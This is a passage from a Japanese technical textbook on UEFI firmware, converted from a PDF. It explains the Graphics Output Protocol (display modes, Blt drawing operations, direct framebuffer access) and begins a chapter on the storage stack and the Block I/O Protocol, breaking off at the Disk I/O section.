
```
typedef struct {
    UINT32 MaxMode;           // サポートされるモード数
    UINT32 Mode;              // 現在のモード番号
    EFI_GRAPHICS_OUTPUT_MODE_INFORMATION *Info; // 現在のモード情報
    UINTN SizeOfInfo;         // 情報構造体のサイズ
    EFI_PHYSICAL_ADDRESS FrameBufferBase; // フレームバッファの物理
アドレス
    UINTN FrameBufferSize; // フレームバッファのサイ
ズ
} EFI_GRAPHICS_OUTPUT_PROTOCOL_MODE;

typedef struct {
    UINT32 Version;           // 構造体バージョン
    UINT32 HorizontalResolution; // 横解像度
    UINT32 VerticalResolution; // 縦解像度
    EFI_GRAPHICS_PIXEL_FORMAT PixelFormat; // ピクセルフォーマット
    EFI_PIXEL_BITMASK PixelInformation; // ビットマスク情報
    UINT32 PixelsPerScanLine; // 1行あたりのピクセル
数
} EFI_GRAPHICS_OUTPUT_MODE_INFORMATION;
```

## ピクセルフォーマット

```
typedef enum {
    PixelRedGreenBlueReserved8BitPerColor, // RGBX (各8ビット)
    PixelBlueGreenRedReserved8BitPerColor, // BGRX (各8ビット)
    PixelBitMask,                      // カスタムビットマスク
    PixelBltOnly,                     // Blt 操作のみ可能
    PixelFormatMax
} EFI_GRAPHICS_PIXEL_FORMAT;
```

## モード設定の流れ



手順:

1. 全モード列挙: `MaxMode` まで `QueryMode()` を呼び、対応解像度を確認
2. 適切なモード選択: アプリケーションの要求に合うモードを選択
3. モード設定: `SetMode()` でモード切り替え
4. フレームバッファアクセス: `Mode->FrameBufferBase` から直接描画可能

# Blt 操作による描画


## Blt 操作の種類

```
typedef enum {
    EfiBltVideoFill,           // 画面を単色で塗りつぶし
    EfiBltVideoToBltBuffer,    // 画面からメモリへコピー
    EfiBltBufferToVideo,       // メモリから画面へコピー
    EfiBltVideoToVideo,        // 画面内でコピー（スクロールなど）
    EfiGraphicsOutputBltOperationMax
} EFI_GRAPHICS_OUTPUT_BLT_OPERATION;
```

## 各操作の用途

操作	用途	例
<b>VideoFill</b>	領域を単色で塗りつぶす	背景のクリア、矩形の描画
<b>VideoToBltBuffer</b>	画面内容をメモリに保存	画面キャプチャ、ダブルバッファリング
<b>BufferToVideo</b>	メモリ内容を画面に転送	ビットマップ表示、フォント描画
<b>VideoToVideo</b>	画面内でコピー	スクロール、ウィンドウ移動

## Blt 操作の概念図



## Blt 操作の例（概念的）

### 例1: 画面全体を青色でクリア

```
EFI_GRAPHICS_OUTPUT_BLT_PIXEL Blue = { 0, 0, 255, 0 }; // B, G, R,
Reserved

Status = Gop->Blt (
    Gop,
    &Blue,
    EfiBltVideoFill,
    0, 0,                                // Source (未使用)
    0, 0,                                // Destination (0, 0)
    Gop->Mode->Info->HorizontalResolution,
    Gop->Mode->Info->VerticalResolution,
    0
);
```

### 例2: ビットマップを画面に描画

```
EFI_GRAPHICS_OUTPUT_BLT_PIXEL *ImageBuffer;
// ImageBuffer にビットマップデータを読み込み済みと仮定

Status = Gop->Blt (
    Gop,
    ImageBuffer,
    EfiBltBufferToVideo,
    0, 0,                                // Source (0, 0)
    100, 100,                            // Destination (100, 100)
    640, 480,                            // Width, Height
    0                                     // Delta (0 = Width *
    sizeof(pixel))
);
```


### 例3: 画面領域を下にスクロール


```
// 画面を10行下にスクロール
Status = Gop->Blt (
    Gop,
    NULL,
    EfiBltVideoToVideo,
    0, 10,                                // Source (0, 10)
    0, 0,                                // Destination (0, 0)
    Gop->Mode->Info->HorizontalResolution,
    Gop->Mode->Info->VerticalResolution - 10,
    0
);
```

---

# **GOP ドライバのアーキテクチャ**

## **GOP ドライバの階層**






## GOP ドライバの種類

ドライバタイプ	説明	例
ベンダ専用	特定 GPU に最適化されたドライバ	Intel GOP Driver, NVIDIA UEFI Driver
汎用 VESA	VESA VBE 経由で動作	VBE Shim Driver
シンプル FB	フレームバッファのみサポート	Simple Framebuffer Driver

## GOP ドライバの初期化手順



手順:

1. **デバイス検出:** PCI I/O Protocol でビデオカードを発見
2. **サポート判定:** VendorID/DeviceID から対応可否を判断
3. **初期化:** GPU のモード情報を収集
4. **プロトコル公開:** GOP Protocol をハンドルにインストール

# GOP と UGA の関係

## UGA Protocol (レガシー)

UEFI 1.x では **Universal Graphics Adapter (UGA) Protocol** が使われてきました。UEFI 2.0 以降は **GOP** が推奨され、UGA は廃止予定です。

項目	UGA	GOP
導入時期	UEFI 1.x	UEFI 2.0 以降
モード設定	SetMode()	SetMode()
描画	Blt()	Blt()
フレームバッファ	直接アクセス不可	Mode->FrameBufferBase で可能
ステータス	廃止予定	推奨

## 互換性のための対応

古い UEFI アプリケーションとの互換性のため、一部の GOP ドライバは **UGA Protocol** も同時に提供することがあります。

---

## フレームバッファの直接操作

### フレームバッファとは

フレームバッファは、画面に表示される各ピクセルの色情報が格納されたメモリ領域です。GOP では、このアドレスが `Mode->FrameBufferBase` として公開されます。

## 直接描画の例（概念的）

```
UINT32 *FrameBuffer = (UINT32 *) (UINTN) Gop->Mode->FrameBufferBase;  
UINT32 HorizontalResolution = Gop->Mode->Info->HorizontalResolution;  
UINT32 VerticalResolution = Gop->Mode->Info->VerticalResolution;  
  
// 画面全体を白色 (0xFFFFFFFF) で塗りつぶし  
for (UINT32 y = 0; y < VerticalResolution; y++) {  
    for (UINT32 x = 0; x < HorizontalResolution; x++) {  
        FrameBuffer[y * HorizontalResolution + x] = 0xFFFFFFFF;  
    }  
}
```


## Blt vs 直接アクセス

方法	利点	欠点	用途
Blt 操作	ハードウェア 加速が可能 抽象化されて いる	オーバーヘッドがあ る	一般的な描画
直接ア クセス	最高速 柔軟性が高い	ピクセルフォーマッ トに注意が必要	高速描画が必 要な場合

## GOP を使った画面出力の実例

### 起動画面（スプラッシュスクリーン）

多くの UEFI ファームウェアは、起動時にベンダーロゴを表示します。これは GOP を使って実装されています。



## UEFI シェル

UEFI シェルも GOP を使ってテキストを描画しています。

### 動作原理:

1. フォントデータ: HII Font Protocol からフォントビットマップを取得
2. 文字描画: 各文字をビットマップとして Blt で転送
3. スクロール: VideoToVideo で画面内容を上にシフト

# まとめ

## この章で学んだこと

### ✓ GOP の必要性

- レガシー VGA/VESA の問題（リアルモード依存、標準化不足）を解決
- UEFI 環境でのモダンなグラフィックス抽象化

### ✓ GOP の構造

- QueryMode, SetMode, Blt の3つの主要メソッド
- Mode 構造体でフレームバッファ情報を提供

### ✓ モード設定

- 複数の解像度・色深度をサポート
- ピクセルフォーマット（RGB, BGR, BitMask）の選択

### ✓ Blt 操作

- VideoFill, VideoToBltBuffer, BufferToVideo, VideoToVideo の4種類
- 矩形領域の効率的な転送・塗りつぶし

### ✓ GOP ドライバ

- PCI I/O Protocol 経由で GPU にアクセス
- ベンダ専用ドライバと汎用ドライバ

### ✓ フレームバッファ直接アクセス

- Mode->FrameBufferBase から直接描画可能
- Blt とのトレードオフを理解

## 次章の予告

次章では、ストレージスタックの構造について学びます。UEFI は HDD、SSD、NVMe など多様なストレージデバイスをサポートしますが、これらは Block I/O

Protocol、Disk I/O Protocol、File System Protocol という階層的なスタックで抽象化されています。各プロトコルの役割と、ドライバがどのように連携するかを詳しく見ていきます。

---

## 参考資料

- [UEFI Specification v2.10 - Section 12.9: Graphics Output Protocol](#)
- [UEFI Specification v2.10 - Section 12.10: EDID Protocols](#)
- [Intel® UEFI Development Kit \(UDK\) - GOP Driver Implementation](#)

# ストレージスタックの構造

## この章で学ぶこと

- UEFI ストレージスタックの階層構造と各層の役割
- Block I/O Protocol と Disk I/O Protocol の違い
- パーティション検出とファイルシステムの仕組み
- NVMe、AHCI、USB などデバイス別ドライバの構成

## 前提知識


- Part II: プロトコルとドライバモデルの理解
- Part II: ハードウェア抽象化の仕組み

## ストレージスタックの全体像

### なぜ階層化が必要なのか

ストレージデバイスには、HDD、SSD、NVMe SSD、USB フラッシュドライブなど多様な種類があります。さらに、これらは異なるインターフェース (SATA、PCIe、USB)、異なるパーティションスキーム (MBR、GPT)、異なるファイルシステム (FAT32、exFAT、NTFS) を使用します。

UEFI では、これらの多様性を階層的なプロトコルスタックで抽象化し、上位層が下位層の詳細を意識せずに動作できるようにしています。



## Block I/O Protocol

### Block I/O Protocol の役割

**EFI\_BLOCK\_IO\_PROTOCOL** は、ストレージデバイスへのブロック単位のアクセスを提供する最も基本的なプロトコルです。

## プロトコル定義

```
typedef struct _EFI_BLOCK_IO_PROTOCOL {
    UINT64             Revision;
    EFI_BLOCK_IO_MEDIA *Media;
    EFI_BLOCK_RESET     Reset;
    EFI_BLOCK_READ      ReadBlocks;
    EFI_BLOCK_WRITE     WriteBlocks;
    EFI_BLOCK_FLUSH     FlushBlocks;
} EFI_BLOCK_IO_PROTOCOL;
```


## 各メソッドの役割

メソッド	役割	パラメータ
<b>Reset</b>	デバイスをリセット	ExtendedVerification
<b>ReadBlocks</b>	指定ブロックを読み込み	LBA, BufferSize, Buffer
<b>WriteBlocks</b>	指定ブロックに書き込み	LBA, BufferSize, Buffer
<b>FlushBlocks</b>	書き込みキャッシュをフラッシュ	なし

## Media 構造体

```
typedef struct {
    UINT32 MediaId;                      // メディア変更検出用 ID
    BOOLEAN RemovableMedia;               // リムーバブルメディアか
    BOOLEAN MediaPresent;                 // メディアが存在するか
    BOOLEAN LogicalPartition;              // 論理パーティションか (物理デバイスでない
    //)
    BOOLEAN ReadOnly;                     // 読み取り専用か
    BOOLEAN WriteCaching;                // 書き込みキャッシングが有効か
    UINT32 BlockSize;                    // ブロックサイズ (バイト)
    UINT32 IoAlign;                      // バッファアライメント要件
    EFI_LBA LastBlock;                  // 最後のブロック番号
    EFI_LBA LowestAlignedLba;            // アライメント境界の開始 LBA
    UINT32 LogicalBlocksPerPhysicalBlock; // 物理ブロックあたりの論理ブロ
    //ック数
    UINT32 OptimalTransferLengthGranularity; // 最適転送サイズ
} EFI_BLOCK_IO_MEDIA;
```

## ReadBlocks の動作



**LBA (Logical Block Address):** 論理ブロックアドレス。0 から始まる連続した番号でブロックを指定します。


# Disk I/O Protocol

## Disk I/O Protocol の役割

`EFI_DISK_IO_PROTOCOL` は、Block I/O Protocol の上に構築され、バイト単位のアクセスを可能にします。

### なぜ Disk I/O が必要なのか

